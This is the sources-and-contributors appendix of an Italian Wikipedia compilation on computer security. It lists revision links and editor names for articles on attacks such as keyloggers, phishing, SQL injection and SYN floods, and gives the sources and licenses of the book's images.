Jamming *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=42924707 *Autori:*: Airon90, Al Pereira, Amherst99, Avemundi, Borby87, EH101, Gacio, Gianremo, Nemo bis, No2, Pastore Italy, 2 Modifiche anonime

Keylogger *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45337736 *Autori:*: .anaconda, Abisys, Alessandro Turato, Austroungarika, Avesan, BalzanoM, Ckmer, Frigotoni, Gac, Guam, Guidomac, Guignol, Hellis, Jacopo, Klaudio, LoStrangolatore, Lp, LtWorf, Luisa, Lusum, Marcok, Matx2, Mike.lifeguard, Mirko92, Nick1915, OrbiliusMagister, Pracchia-78, Ranmamez, Raytown, Salvatore Ingala, Shivanarayana, Taueres, Valepert, Wikit2006, Wizard4, Zombieontheroad, 88 Modifiche anonime

Kiddiot *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=39025628 *Autori:*: Andy61, Horcrux92

LOIC *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=43988190 *Autori:*: Aidosnet, Bruno Santeramo, Brunocip, DnaX, Eumolpo, Gac, Girardengo, Harlock81, Kandros, Lrobby94, Luckyz, Matrobriva, Sanremofilo, 12 Modifiche anonime

MAC flooding *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=38082831 *Autori:*: Abisys, Avesan, Bacca87, Guignol, Ippatsu, MF, Rojelio, 13 Modifiche anonime

Mailbombing *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=33323386 *Autori:*: .anaconda, Abisys, Alfio, AmonSûl, Avesan, Drugonot, F. Cosoleto, Filippof, Guignol, Ines, Jonnah, Marcok, Michael Romanov, Moongateclimber, Munifico, Ppalli, Retaggio, Stemby, 6 Modifiche anonime

Man in the middle *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45982987 *Autori:*: Abisys, Antonio78, Avesan, Comune mortale, Cotton, Filnik, Guignol, Helios, LapoLuchini, Leo72, Pap3rinik, Piddu, Wanblee, 12 Modifiche anonime

Metasploit Project *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45888444 *Autori:*: Dbrn84, Moloch981, 5 Modifiche anonime

Metodo forza bruta *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=37426887 *Autori:*: %Pier%, .mau., Abisys, Alfio, Ary29, Avesan, Blakwolf, Davide, ErBabbuino, Fabius Romanus, Fioravante Patrone, Gianfranco, Guam, Hacker nait, Hellis, IlBeso, Joana, K.Weise, LapoLuchini, Leo72, Lp, Maurice Carbonaro, Mauron, Microsoikos, Nevermindfc, Nipisiquit, O--o, Pap3rinik, Qualc1, Red devil 666, Robmontagna, Sassospicco, Sbisolo, Svante, Twice25, Umibozo, Xno, 10 Modifiche anonime

Nmap *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45510522 *Autori:*: Abisys, Alfio, Alleborgo, Ary29, Avesan, Brownout, Elitre, Fale, Frieda, Giacomo Ritucci, Hce, Iron Bishop, Patrias, Shishii, Stemby, Sumail, TetsuyO, The Blinder Grunt, 13 Modifiche anonime

NULL scan *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=35749192 *Autori:*: Guidomac, Guignol, 2 Modifiche anonime

Overflow *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=44917207 *Autori:*: Alec, Avesan, Civvì, Dega180, Gionnico, Hellis, Leonix, Pap3rinik, 2 Modifiche anonime

Pharming *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45447177 *Autori:*: Archangelsk, Aushulz, Avesan, Marcok, Marcuscalabresus, Paginazero, Pietrodn, Pignola, 11 Modifiche anonime

Phishing *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45910669 *Autori:*: A.C.95, Abisys, Aggiailamica, Aushulz, Avesan, Bella Situazione, Beta16, Blakwolf, Bruno Settimo, CristianCantoro, Dg, Dirittoinformatico, Eumolpo, Feedbach, Frieda, Gac, Guidomac, Hellis, Hrundi V. Bakshi, Il dalfo, Kabelsalat, KrovatarGERO, Lastknight, LeFilsDePascal, Leitfaden, Luisa, M7, Marco Perticarini, Marcok, Mark91, Massimiliano Lincetto, Megoras, Melefabrizio, Michele.gazzola, Moroboshi, Nanduzzo, No2, Numberinn, Paganinip, Petrik Schleck, Pietrodn, Quasimed, RL, Rupertsciamenna, Salvatore Ingala, Sbisolo, Shivanarayana, Simonefrassanito, Sir marek, Ticket 2010081310004741, Tomfox, Wiso, Ylebru, 123 Modifiche anonime

Ping flood *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=39260105 *Autori:*: Abisys, Avesan, M7, 4 Modifiche anonime

Ping of Death *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=39111489 *Autori:*: Cryptico, L736E, Luca.cnz, Marilyn Quattrocchi, 1 Modifiche anonime

Port scanning *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=41532762 *Autori:*: Abisys, Alfio, AnjaManix, Avesan, Brownout, Erwin, Frieda, Geraldonissimo, Guignol, Hellis, Iron Bishop, M7, Marcok, Meirut, Sbisolo, 18 Modifiche anonime

Port stealing *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=38109546 *Autori:*: Avesan, Guignol, 8 Modifiche anonime

Privilege escalation *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=43887298 *Autori:*: Ary29, Avesan, Bultro, G84, Johnlong, Marcuscalabresus, MiticoAle, No2, Phantomas, Wishmasterflash

Problema dell'inferenza nei database *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=38870383 *Autori:*: Abisys, Avesan, Buggia, Erinaceus, Marcol-it, Quatar, ReliableBeaver, Sannita, Sterjovski, 7 Modifiche anonime

Reflection attack *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=29311194 *Autori:*: Avesan, Guignol

Replay attack *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=40607905 *Autori:*: .snoopy., Abisys, AttoRenato, Avesan, Gizm0, Johnsino, L736E, Leo72, Mauro742, Piddu, Pigr8, Pracchia-78, 2 Modifiche anonime

Rogue access point *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=31564761 *Autori:*: Avesan, Guignol, 1 Modifiche anonime

Scam *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45766129 *Autori:*: %Pier%, Abisys, Assianir, Avesan, Bultro, Cisco79, Codas, Codicorumus, DanGarb, Enny55, Gig, Hashar, Jalo, Marcok, Salvatore Ingala, Shivanarayana, Snowdog, T137, Turillazzo, Zappuddu, 39 Modifiche anonime

Script kiddie *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45487595 *Autori:*: Abisys, Akbg, Andy61, Archenzo, Ary29, Avesan, Blakwolf, CavalloRazzo, Cotton, Elninopanza, Ernesthedandy, Eumolpo, Fakk, Filnik, Freepenguin, Fstefani, Ggonnell, Gpx, Gspinoza, Hellis, Jackie, Lornova, Lucazorzi, MapiVanPelt, Marcok, MartinBk, Massic80, Meirut, MikyT, Motumboe, Mox83, Mykelyk, Paolina85, Pop killer, Quatar, Rael, Robertiki, Salento81, Salvatore Ingala, Toobaz, 37 Modifiche anonime

Shellcode *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=44108824 *Autori:*: Abisys, Andreaf83, Ary29, Avesan, Cruccone, Dthebest, Gmantua, Hill, Marco C, Marcok, Michele Bini, Nethunter, Rdocb, Salvatore Ingala, Smallpox, Snowdog, Tailot, 13 Modifiche anonime

Shoulder surfing *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=35514768 *Autori:*: Azrael555, Guignol, Truman Burbank

Snarfing *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=33258697 *Autori:*: No2, Roberto Agostino, Simo82

Sniffing *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=44805200 *Autori:*: 213-156-56-135.fastres.net, Abisys, Amtitti, Ancem, Ary29, AttoRenato, Avesan, Eumolpo, Fabrizio Tarizzo, Finn81, Gianfranco, Guignol, Hauteville, Hce, Ignlig, Ilgiurista, Incola, Ippatsu, Iron Bishop, Jacopo Werther, MF, Marcok, No2, Salvatore Ingala, Sbisolo, Senza nome.txt, Shivanarayana, Snowdog, Spikey, Spikeyrock, Vituzzu, 34 Modifiche anonime

Snort *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=44766392 *Autori:*: Abisys, Airon90, AttoRenato, Avesan, Cecco13, Daniele Forsi, Daniloviz, Dr Zimbu, Fale, Freepenguin, Frieda, Massimiliano Lincetto, Moongateclimber, Pietrodn, Saro-bs, 12 Modifiche anonime

Spam *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45836652 *Autori:*: .anaconda, .jhc., 213.21.175.xxx, Abisys, Alessio, Alessio Ganci, Alkalin, Amux, Ansgarius, ArmandoEdera, Ary29, Avesan, Beard, Beta16, Biopresto, Bohtont, Bravi Massimiliano, Buggia, Calabash, Caulfield, Cerume, ColdShine, Cruccone, Cyberuly, DarkAp89, DarkBeam, Davide.mula, Dedda71, Dome, Elbloggers, Eth000, F l a n k e r, F. Cosoleto, Frieda, Gabriel24, Gac, Gacio, Giancarlodessi, Guidomac, Hauteville, Hellis, Ieio78, Ignlig, IlSignoreDeiPC, Iron Bishop, KS, Kahless, Kibira, Kill off, Kronos, Laurentius, Lbreda, Lilja, Limonadis, Lisergia, Looka, Loroli, LucAndrea, LucaLuca, LuigiPetrella, Luisa, M7, Magnum87, MaiDireChiara, Marchack, Marcok, Marcol-it, MatriX, Maurice Carbonaro, Max98, Melos, Midnight bird, Minucc, Mizardellorsa, Moongateclimber, Nicoli, Ninja, No2, Pablomoroe, Paginazero, Pallanzese, Paul Gascoigne, Phantomas, Piero Montesacro, Pierosuper, Pracchia-78, Rachele.zanchetta, Rael, Rollopack, Salvatore Ingala, Sbisolo, Segnali dallo spazio, Senpai, Shanpu, Shivanarayana, Sid-Vicious, Snowdog, Sparko, Square87, Supernino, Taueres, Ticket 2010081310004741, Ticket OTRS 2011102410007641, Tomfox, Tommaso Ferrara, Torredibabele, Trixt, Twice25, Ulisse0, Umal, Unriccio, Veneziano, VincenzoX, Vipera, Vituzzu, Wolf, Yoruno, 170 Modifiche anonime

Spambot *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=44640944 *Autori:*: Abisys, Avesan, Bbruno, Beta16, Kal-El, Luisa, No2, Olando, PersOnLine, 1 Modifiche anonime

Spim *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=42375469 *Autori:*: Ariel, Comune mortale, Continua Evoluzione, Neustradamus, No2, RanZag, Sesquipedale, Ticket 2010081310004741, 32 Modifiche anonime

Spoofing *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=41948585 *Autori:*: Abisys, Alez, Avesan, Centrifuga, Gmantua, Guidoz, Guignol, Hakk, Johnlong, M7, Massimiliano Lincetto, Nijeko, Paginazero, RL, Remo Mori, Salvatore Ingala, Spikeyrock, TierrayLibertad, Tund3r, Twice25, Vale 1983, Wiso, 48 Modifiche anonime

SQL injection *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45014291 *Autori:*: .anaconda, Abisys, Alec sp, Alez, Alz, Avesan, Fabrymondo, Francesco Betti Sorbelli, Frankthequeen, Gabriele91, Gac, Hellis, Kormoran, Lillololllo, Marcol-it, Mirkop88, No2, Paolociampanella, R00t.ati, Rojelio, VincenzoX, Wikit2006, Zandor zz, 31 Modifiche anonime

SYN flood *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=43648130 *Autori:*: Abisys, Alezk90, Ary29, Avesan, Daniele Forsi, Ginosal, M7, Sandr0, Ylebru, 1 Modifiche anonime

SYN scan *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=35949323 *Autori:*: Avesan, Daniloviz, Fale, Guignol, Massimiliano Lincetto, Pisquan8

Tabella arcobaleno *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=43505409 *Autori:*: Leo72, 2 Modifiche anonime

Tabnabbing *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45626690 *Autori:*: Alepac, ElfQrin, Luckyz, Melefabrizio, Sesostris, Wikit2006, 1 Modifiche anonime

TCP connect scan *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=35739531 *Autori:*: Abisys, Avesan, Daniloviz, Fale, Guignol, Massimiliano Lincetto

Thiefing *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=30027277 *Autori:*: Andcen, Aushulz, Avesan, Bultro, Kaspo, 11 Modifiche anonime

Trojan *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=44624885 *Autori:*: .anaconda, A7N8X, Abisys, Avemundi, Avesan, Cruccone, Diablo, Edward Logan, Falcodigiada, Gimli, Guignol, M7, Magellanino, Marcok, Moongateclimber, Paulatz, Phantomas, Pierosuper, Piracmone, RaffaeleNimis, Renato Caniatti, SCDBob, Senpai, Shaka, Shivanarayana, Square87, Th3 ozz, Wikit2006, 54 Modifiche anonime

Truffa alla nigeriana *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=44278221 *Autori:*: Abaco69, Abisys, Alan p, AlexanderFreud, Avesan, Beechs, Broc, Bultro, Chiaro75, Eumolpo, Imperio, Jollyroger, Leonard Vertighel, Looka, Malemar, Marcok, Midnight bird, Moloch981, Moongateclimber, Nick, Optaylon, Phantomas, Pracchia-78, Quasimed, Rutja76, Sanremofilo, Sassospicco, Sumail, Truman Burbank, 29 Modifiche anonime

Truffa di Valentin *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45810370 *Autori:*: Abisys, Avesan, Cruccone, Dr Zimbu, Hal8999, Jollyroger, Lohe, M7, Malemar, Marcok, Mitchan, Paginazero, Rutja76, Sbisolo, Scitrek, Shaka, Snowdog, Stemby, Turz, Vipera, 13 Modifiche anonime

Truffa DSEO *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=43512458 *Autori:*: KrovatarGERO, 2 Modifiche anonime

UDP scan *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=32354840 *Autori:*: Abisys, Boombaster, Daniloviz, Fale, Guignol, Omino di carta, Porta seriale, Tooby, 1 Modifiche anonime

Virus (informatica) *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45936064 *Autori:*: .anaconda, .jhc., AKappa, Abisys, Agilurfo, Alfio, Alkalin, Andrea Frizza mito, Ary29, Ask21, AttoRenato, Austroungarika, Avesan, Basilero, Bizio, Buzz lightyear, Colom, Cotton, DPW94, DanGarb, Davide, Davidegat, Dedda71, Dixy rose, Djgwala, Dr.Gabriel, Drugonot, Ekerazha, Eumolpo, Eversor, F l a n k e r, Fabio.gastone, Gabriel24, Ghoulsnghosts, Gimli, Giovannigobbin, Giucuo2004, Govoch, Gusme, Hce, Hellis, Henrykus, Ignlig, Iron Bishop, Johnlong, Kibira, Klaudio, La Corona, LaPizia, LaseriumFloyd, Laurusnobilis, Lbreda, Luisa, Malemar, MapiVanPelt, Maquesta, Marco Bernardini, Marcok, Marcol-it, Marcuscalabresus, Marijuana, Marius, Mark250594, Mark91, Massic80, MikyT, Mitchan, Nanae, No2, Numbo3, Osk, Overflow, P tasso, Paginazero, Pgianpy, Phantomas, Pierosuper, Pil56, Puppybarf, Quatar, Raistolo, Ramatteo, Razzabarese, Red michael, Ripepette, Sassospicco, Sbisolo, Seics, Senpai, Shivanarayana, Sigjlr, Snowdog, Stef Mec, Suisui, Taueres, TierrayLibertad, Tompase, TopFuel, Trianam, Valepert, VincenzoX, Vipera, Zippit, 226 Modifiche anonime

Vishing *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=42450885 *Autori:*: .jhc., Abisys, Avesan, Beta16, Jalo, Lucas, Marco Perticarini, Marcok, 6 Modifiche anonime

Wardialing *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=26553125 *Autori:*: Abisys, Ary29, Avesan, Dromofonte, Massimiliano Lincetto

Wardriving *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45467375 *Autori:*: 8emezzo, A.depasquale, Abisys, Amux, Avesan, B3t, Brownout, Catoblepa79, Civvì, Dromofonte, Edgardof, F l a n k e r, Giancarlo Romeo, Giancarlo Rossi, Hellis, Iron Bishop, Laurusnobilis, Lurkos, MitRouting, MrMac, Ninja, Orso della campagna, Paulatz, Perteghella, Plasson, Sacrabolt, Sbisolo, Shaka, Snowdog, Svante, Trevinci, Unriccio, Valhalla, 17 Modifiche anonime

Whaling *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=36514732 *Autori:*: Andy61, LaPizia

WinNuke *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=33191067 *Autori:*: Abisys, Bultro, Cloj, Gliu, Hellis, Jack21, Snowdog, 4 Modifiche anonime

XMAS scan *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=36268047 *Autori:*: Avesan, Daniloviz, Fale, Guignol, Massimiliano Lincetto, 1 Modifiche anonime

Botnet Storm *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=40548470 *Autori:*: -

Torpig *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=40476353 *Autori:*: Fantasma, Marcuscalabresus, Patafisik, 2 Modifiche anonime

Fonti, licenze e autori delle immagini

File:Circle_of_spam.svg *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Circle_of_spam.svg *Licenza*: Creative Commons Attribution-ShareAlike 3.0 Unported *Autori:*: odder

Immagine:Splinderdefaced.png *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Splinderdefaced.png *Licenza*: sconosciuto *Autori:*: .mau., Archeologo

File:Stachledraht DDos Attack.svg *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Stachledraht_DDos_Attack.svg *Licenza*: Creative Commons Attribution-Share Alike *Autori:*: w:Everaldo CoelhoEveraldo Coelho and YellowIcon

File:Open&recursionRC2.jpg *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Open&recursionRC2.jpg *Licenza*: GNU Free Documentation License *Autori:*: Hellion66

File:Attack.jpg *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Attack.jpg *Licenza*: Creative Commons Attribution 3.0 *Autori:*: Hellion66 at it.wikipedia

File:Halfio.jpg *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Halfio.jpg *Licenza*: sconosciuto *Autori:*: Angelicfury

File:Dnsgerarchy.JPG *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Dnsgerarchy.JPG *Licenza*: sconosciuto *Autori:*: Angelicfury

File:Pachets dns.JPG *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Pachets_dns.JPG *Licenza*: sconosciuto *Autori:*: Angelicfury

File:Autopoison.JPG *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Autopoison.JPG *Licenza*: sconosciuto *Autori:*: Angelicfury

File:Etter.JPG *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Etter.JPG *Licenza*: sconosciuto *Autori:*: Angelicfury

File:Structs.JPG *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Structs.JPG *Licenza*: sconosciuto *Autori:*: Angelicfury

Immagine:Fork bomb.svg *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Fork_bomb.svg *Licenza*: Creative Commons Attribution-ShareAlike 3.0 Unported *Autori:*: Dake

File:Keylogger hardware.jpg *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Keylogger_hardware.jpg *Licenza*: sconosciuto *Autori:*: Guignol

File:Keylogger-software-logfile-example.jpg *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Keylogger-software-logfile-example.jpg *Licenza*: Attribution *Autori:*: Own work

File:Wolfeye_Keylogger.jpg *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Wolfeye_Keylogger.jpg *Licenza*: Public Domain *Autori:*: S3cr3tos

Image:Msf3-hashdump small.jpg *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Msf3-hashdump_small.jpg *Licenza*: Creative Commons Attribution-ShareAlike 3.0 Unported *Autori:*: Self created session

Immagine:Commons-logo.svg *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Commons-logo.svg *Licenza*: logo *Autori:*: SVG version was created by User:Grunt and cleaned up by 3247, based on the earlier PNG version, created by Reidab.

Immagine:Wikibooks-logo.svg *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Wikibooks-logo.svg *Licenza*: logo *Autori:*: User:Bastique, User:Ramac et al.

File:spammed-mail-folder.png *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Spammed-mail-folder.png *Licenza*: GNU General Public License *Autori:*: Ascánder, Bawolff, KAMiKAZOW, LordT, RJaguar3, 11 Modifiche anonime

File:Spam with cans.jpeg *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Spam_with_cans.jpeg *Licenza*: Creative Commons Attribution-ShareAlike 3.0 Unported *Autori:*: w:User:TheMuujMatthew W. Jackson

Immagine:Wiktionary-ico-de.png *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Wiktionary-ico-de.png *Licenza*: logo *Autori:*: Bobit, F l a n k e r, Melancholie, Mxn, Nodulation, Rocket000, Saibo

File:Netspam.gif *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Netspam.gif *Licenza*: Public Domain *Autori:*: N.Manytchkine

File:Tcp normal.png *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Tcp_normal.png *Licenza*: Creative Commons Attribution-Sharealike 2.5 *Autori:*: Dake, Nachcommonsverschieber, Psychonaut

File:Tcp synflood.png *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Tcp_synflood.png *Licenza*: Creative Commons Attribution-Sharealike 2.5 *Autori:*: Dake, LX, Psychonaut

Immagine:Rainbow table1.svg *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Rainbow_table1.svg *Licenza*: Creative Commons Attribution-Sharealike 2.5 *Autori:*: Dake

File:ASM-Virus.PNG *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:ASM-Virus.PNG *Licenza*: Public Domain *Autori:*: Tb, Trockennasenaffe, WikipediaMaster

Immagine:Wardrive1.jpg *Fonte:*: http://it.wikipedia.org/w/index.php?title=File:Wardrive1.jpg *Licenza*: GNU Free Documentation License *Autori:*: User:Gmaxwell

Licenza